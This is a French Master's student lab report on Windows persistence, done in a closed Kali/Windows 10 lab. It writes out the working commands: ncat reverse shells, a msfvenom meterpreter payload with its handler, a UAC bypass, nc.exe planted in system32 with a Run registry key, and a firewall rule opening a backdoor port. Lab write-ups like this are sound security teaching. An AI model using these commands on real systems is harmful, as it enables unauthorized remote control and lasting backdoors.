REPUBLIQUE DU SENEGAL

UN PEUPLE-UN BUT-UNE FOI

MINISTERE DE L'ENSEIGNEMENT SUPERIEUR, DE LA RECHERCHE ET DE L'INNOVATION

DIRECTION GENERALE DE L'ENSEIGNEMENT SUPERIEUR PRIVE

INSTITUT SUPERIEUR D'INFORMATIQUE

Master 2 Sécurité des Systèmes d'informations (M2 SSI)

Rapport de projet sur WINDOWS PERSISTENCE

Présenté par

Mlle. Mariama DIACK

Sous la direction de :

M. Moussa DIEDHIOU

Année académique : 2024-2025

PLAN

I. Introduction

Dans le cadre de la sécurité informatique, l'utilisation de frameworks comme Metasploit permet de simuler des attaques pour mieux comprendre les vulnérabilités d'un système. L'outil Meterpreter, intégré à Metasploit, est un shell avancé qui offre des fonctionnalités puissantes pour interagir avec une machine cible de manière furtive. Ce processus est souvent utilisé dans des environnements de test pour démontrer les risques liés aux failles de sécurité et pour apprendre à renforcer les systèmes face à de telles menaces. Dans cet exercice, nous mettons en œuvre une attaque contrôlée en utilisant un payload reverse_tcp pour établir une session Meterpreter entre une machine Kali Linux et une cible Windows.

II. Définition des termes clés

Voici une définition des termes clés utilisés dans le contexte de ce TP sur la persistance Windows :

Persistance : Technique permettant à un attaquant de maintenir l'accès à un système compromis, même après un redémarrage ou des tentatives de suppression.

Metasploit Framework : Outil open-source de test de pénétration utilisé pour développer et exécuter des exploits contre des systèmes cibles.

Meterpreter : Payload avancé de Metasploit qui fournit une interface interactive pour l'exécution de commandes sur un système compromis.

Bypass UAC : Technique pour contourner le Contrôle de compte d'utilisateur (UAC) de Windows, permettant l'exécution de commandes avec des privilèges élevés.

NetCat : Utilitaire réseau polyvalent pour lire et écrire des données via des connexions réseau, souvent utilisé pour les connexions inversées.

Registre Windows : Base de données hiérarchique qui stocke les paramètres de configuration du système d'exploitation Windows.

Pare-feu Windows : Composant de sécurité qui contrôle le trafic réseau entrant et sortant sur un système Windows.

Reverse Shell : Connexion initiée depuis la machine cible vers l'attaquant, permettant le contrôle à distance.

Exécution automatique : Mécanisme permettant l'exécution automatique de programmes au démarrage du système ou à la connexion d'un utilisateur.

Privilèges élevés : Droits d'accès étendus sur un système, généralement associés aux comptes administrateurs.

Session Meterpreter : Session interactive établie entre l'attaquant et la machine cible via Metasploit, offrant des capacités avancées de post-exploitation.

Exploit : Code ou séquence d'actions exploitant une vulnérabilité pour compromettre un système.

Msfvenom : Outil faisant partie du framework Metasploit. C'est un générateur de payloads (charges utiles) polyvalent utilisé pour créer et encoder des exploits.

Meterpreter : Un payload avancé de Metasploit qui fournit une interface interactive pour l'exécution de commandes sur un système compromis.

III. Objectifs du TP

L'objectif de ce TP est d'enseigner et de démontrer les techniques de persistance sur un système Windows. Plus précisément, le TP vise à :

- Comprendre le concept de persistance dans le contexte de la sécurité informatique.
- Apprendre à exploiter initialement un système Windows en utilisant Metasploit.
- Établir un mécanisme de persistance sur le système compromis, en utilisant des outils comme Netcat.
- Tester l'efficacité du mécanisme de persistance mis en place.
- Analyser les traces laissées par les techniques de persistance utilisées.
- Apprendre à nettoyer le système après l'exercice pour restaurer son état initial.
- Développer une compréhension pratique des risques de sécurité associés aux techniques de persistance.
- Acquérir des compétences pratiques en matière de post-exploitation et de maintien d'accès à un système compromis.

Ce TP est conçu pour donner une expérience pratique des techniques utilisées par les attaquants pour maintenir leur accès à un système compromis, tout en développant une compréhension approfondie de ces méthodes du point de vue de la défense en cybersécurité.


IV. Cas pratique

1. Windows reverse connection with netcat


Ceci montre une invite de commande de terminal Kali Linux. La commande en cours d'exécution est « **ifconfig eth0 192.168.1.1** », qui définit l'adresse IP de l'interface réseau eth0 sur **192.168.1.1**.


```
┌──(root㉿kali)-[/home/kali]
└─# ifconfig eth0 192.168.1.3
```

Cela affiche le contenu d'un fichier de configuration réseau dans **/etc/network/interfaces**. Il montre la configuration de l'interface eth0, en le définissant sur une adresse IP statique de **192.168.1.1** avec un masque de réseau de **255.255.255.0**.




Ces deux images montrent la connexion entre les deux machines à savoir la **machine kali (192.168.1.3)** et la machine cliente **Windows 10 (192.168.1.2)**






Ceci montre une invite de commande Windows avec la commande « **ncat 192.168.1.3 4444 -e cmd.exe** ». Ncat est un utilitaire réseau permettant de lire et d'écrire sur des connexions réseau. Cette commande tente de se connecter à 192.168.1.3 sur le port 4444 et d'exécuter cmd.exe en cas de succès.

NB : Faudra installer Ncat dans la machine cliente d'abord avant de pouvoir la connexion avec les ports.




Cette image montre un terminal Kali Linux exécutant la commande "**nc -lvp 4444**". C'est une commande netcat pour écouter les connexions entrantes sur le port 4444. L'output montre une connexion réussie depuis l'adresse IP 192.168.1.2, indiquant qu'il s'agit d'un système Windows 10.

Définition : Netcat (nc) est un utilitaire réseau pour lire et écrire des données à travers des connexions réseau, utilisant le protocole TCP ou UDP.




2. Msfvenom payload with netcat

Cette image affiche l'exécution de la commande msfvenom dans Kali Linux. Msfvenom est utilisé pour générer **un payload Windows reverse_tcp**, ciblant l'adresse IP 192.168.1.3 sur le port 4444. Le payload généré fait 73802 octets.




Cette image montre une commande simple "**mv runme.exe /var/www/html**" dans un terminal Kali Linux. Cette commande déplace le fichier **runme.exe** vers le répertoire **/var/www/html**, qui est généralement le répertoire racine par défaut du serveur web Apache.



Cette image affiche le lancement de la console **Metasploit (msfconsole)** dans Kali Linux. On voit le logo ASCII de Metasploit et des informations sur la version du framework, ainsi que le nombre d'exploits, payloads, encodeurs et autres modules disponibles.

Cette image montre une série de commandes systemctl pour gérer le service Apache2 sur Kali Linux. Les commandes incluent le démarrage, la révision et la vérification du statut d'Apache2. Le statut indique que le service est actif et en cours d'exécution.




Cette image montre la console Metasploit (msfconsole) en cours d'utilisation. L'utilisateur configure un **exploit multi/handler** avec un **payload reverse_tcp** pour Windows. Les paramètres sont définis comme suit :

LHOST (adresse d'écoute) : 192.168.1.3

LPORT (port d'écoute) : 4444

Définition : Multi/handler est un module Metasploit utilisé pour écouter les connexions entrantes de payloads générées par msfvenom.



Cette image montre la barre d'adresse d'un navigateur web accédant à l'URL "**192.168.1.3/runme.exe**". Le navigateur indique que la connexion n'est pas sécurisée.


On voit dans l'image ci-dessous que le fichier exécutable a été téléchargé avec succès.

Cette capture d'écran montre la console Metasploit après l'exécution de la commande "run". Elle indique que :

Un gestionnaire TCP inverse a démarré sur **192.168.1.3:4444**

Une charge utile de 177734 octets a été envoyée à **192.168.1.2**

Une session Meterpreter (numéro 2) a été ouverte



Cette image montre l'utilisation de msfvenom pour générer un payload Windows reverse_tcp. Les paramètres sont :

LHOST : 192.168.1.3

PORT : 3333

Format de sortie : exe

Nom du fichier de sortie : runme.exe

```
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.3 LPORT=3333
-f exe > runme.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

3. Windows 10 Persistence

Cette capture d'écran montre l'utilisation de la console Metasploit (msfconsole). L'utilisateur configure un exploit multi/handler avec un payload windows/meterpreter/reverse_tcp. Les paramètres sont définis comme suit :

LHOST (adresse d'écoute) : 192.168.1.3


PORT (port d'écoute) : 3333

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.3
LHOST ⇒ 192.168.1.3
msf6 exploit(multi/handler) > set LPORT 3333
LPORT ⇒ 3333
```

Cette capture d'écran montre la console Metasploit après l'exécution de la commande "run". Elle indique que :


Un gestionnaire TCP inverse a démarré sur 192.168.1.3:3333

Une charge utile de 177734 octets a été envoyée à 192.168.1.2




Cette image montre une fenêtre de contrôle de compte d'utilisateur Windows. Elle demande à l'utilisateur s'il souhaite autoriser l'exécution de l'application "runme (1).exe" provenant d'un éditeur inconnu. L'origine du fichier est indiquée comme étant le disque dur de l'ordinateur.


NB : C'est ce fichier qui nous permet d'être dans l'interface de meterpreter




Cette capture d'écran affiche une console Windows exécutant la commande netcat (nc). La commande utilisée est "**nc -lvp 3333**", ce qui signifie que netcat écoute sur le port **3333**. On peut voir qu'une connexion a été établie depuis l'adresse IP **192.168.1.2**.



Cette image montre une ligne de commande Windows où l'utilisateur exécute la commande "**ncat 192.168.1.3 3333 -e cmd.exe**". Cette commande établit une connexion à l'adresse IP **192.168.1.3** sur le port **3333** et exécute cmd.exe via cette connexion.



Cette capture d'écran montre l'utilisation de Metasploit Framework (msf). L'utilisateur sélectionne l'exploit "**windows/local/bypassuac_fodhelper**" et la charge utile par défaut "**windows/meterpreter/reverse_tcp**" est configuré.



Cette image montre la configuration de l'exploit dans Metasploit. L'utilisateur définit :

La session à utiliser (session 1)

LHOST (adresse d'écoute) : 192.168.1.3

PORT (port d'écoute) : 3333


Ensuite, l'exploit est lancé. On voit que :

Un gestionnaire TCP inversé démarre sur 192.168.1.3:3333

UAC est désactivé, le contournement continue.

La charge utile est exécutée via C:\Windows\Sysnative\cmd.exe

Une charge utile de 177734 octets est envoyée à 192.168.1.2



Cette capture montre l'utilisation de la commande "**upload**" dans une session Meterpreter. L'utilisateur téléverse le fichier "**nc.exe**" depuis "**/usr/share/windows-binaries/**" vers "**C:\Windows\system32**" sur la machine cible.

```
meterpreter > upload  /usr/share/windows-binaries/nc.exe  C:\\windows\\system
32
[*] Uploading  : /usr/share/windows-binaries/nc.exe → C:\windows\system32\nc
.exe
[*] Completed  : /usr/share/windows-binaries/nc.exe → C:\windows\system32\nc
.exe
meterpreter >
```

Cette image montre l'utilisation de commandes de registre Windows via Meterpreter :

"**reg enumkey**" pour énumérer les clés de registre du chemin "**HKLM\software\microsoft\windows\currentversion\run**"

"**reg setval**" pour définir une nouvelle valeur dans cette clé de registre, configurant "**netcat**" pour s'exécuter au démarrage

```
meterpreter > reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
Enumerating: HKLM\software\microsoft\windows\currentversion\run

No children.
meterpreter > reg setval -k HKLM\software\microsoft\windows\currentversion\run -v netcat -d
"C:\windows\system32\nc.exe -Ldp 4445 -e cmd"
[-] Error running command reg: Rex::ArgumentError An invalid argument was specified. Unknown
 key: HKLMsoftwaremicrosoftwindowscurrentversionrun
meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v netca
t -d "C:\windows\system32\nc.exe -Ldp 4445 -e cmd.exe"
Successfully set netcat of REG_SZ.
```

Cette capture montre l'utilisation de la commande "**shell**" dans Meterpreter pour obtenir un accès shell sur le système Windows compromis. On voit que le processus 1084 a été créé et qu'un shell Windows est maintenant accessible.

```
meterpreter > shell
Process 1084 created.
Channel 2 created.
Microsoft Windows [version 10.0.19045.3803]
(c) Microsoft Corporation. Tous droits r♦serv♦s.

C:\Windows\system32>
```

Cette capture d'écran montre l'utilisation de la commande "**netsh advfirewall**" pour ajouter une règle de pare-feu Windows. La règle nommée "netcat" est créée pour autoriser le trafic TCP entrant sur le port local 4445.

```
C:\Windows\system32>netsh advfirewall firewall add rule name='netcat' dir=in action=al
low protocol=TCP localport=4445
netsh advfirewall firewall add rule name='netcat' dir=in action=allow protocol=TCP lo
calport=4445
Ok.


C:\Windows\system32>
```


Cette image affiche le résultat de la commande "**netsh firewall show portopening**". Elle montre la configuration des ports ouverts pour les profils "Domaine" et "Standard" du pare-feu. On peut voir que le **port 4445 en TCP est activé** pour le trafic entrant avec le nom "netcat" dans les deux profils.

Cette capture montre les détails d'une règle de pare-feu nommée "netcat" en utilisant la commande "**netsh advfirewall firewall show Rule name="netcat**". La règle est active, s'applique aux profils Domaine, Privé et Public, autorise le trafic TCP sur le port local 4445 pour toutes les adresses IP distantes.

Cette capture affiche l'utilisation de la commande "**nc.exe**" (NetCat) pour établir une connexion sur le **port 4445** et exécuter cmd.exe.

```
C:\Windows\System32>nc.exe -Ldp 4445 -e cmd.exe
nc.exe -Ldp 4445 -e cmd.exe
```

Cette image montre une session terminal sur une machine Kali Linux. L'utilisateur passe en mode root avec "sudo su", puis utilise **NetCat** pour se connecter à **l'adresse IP 192.168.1.2** sur **le port 4445**. La connexion réussie et affiche la version de Windows de la machine cible.



Remarque : Avant de lancer l'exploitation, il est important de désactiver les pare-feu des deux machines concernées pour éviter tout blocage des connexions. Sur la machine Kali, cette désactivation peut être effectuée avec la commande **sudo iptables -F**, tandis que sur la machine Windows, il faut désactiver le pare-feu via le panneau de configuration ou en utilisant les commandes appropriées. Cette étape est essentielle pour garantir le bon fonctionnement de la session Meterpreter.

V. Conclusion

La session Meterpreter obtenue grâce à Metasploit démontre l'importance de la vigilance en matière de cybersécurité. Cet exercice met en lumière les risques associés à des systèmes non sécurisés ou mal configurés. Bien que cet outil soit utilisé dans un cadre pédagogique, il rappelle également la responsabilité éthique qui accompagne de telles pratiques. En maîtrisant ces techniques, les professionnels de la sécurité sont mieux armés pour protéger les infrastructures informatiques contre des menaces réelles. Ce projet souligne également la nécessité d'utiliser des solutions de protection avancées telles que les pare-feux, les antivirus et les politiques de sécurité robustes pour contrer les attaques potentielles.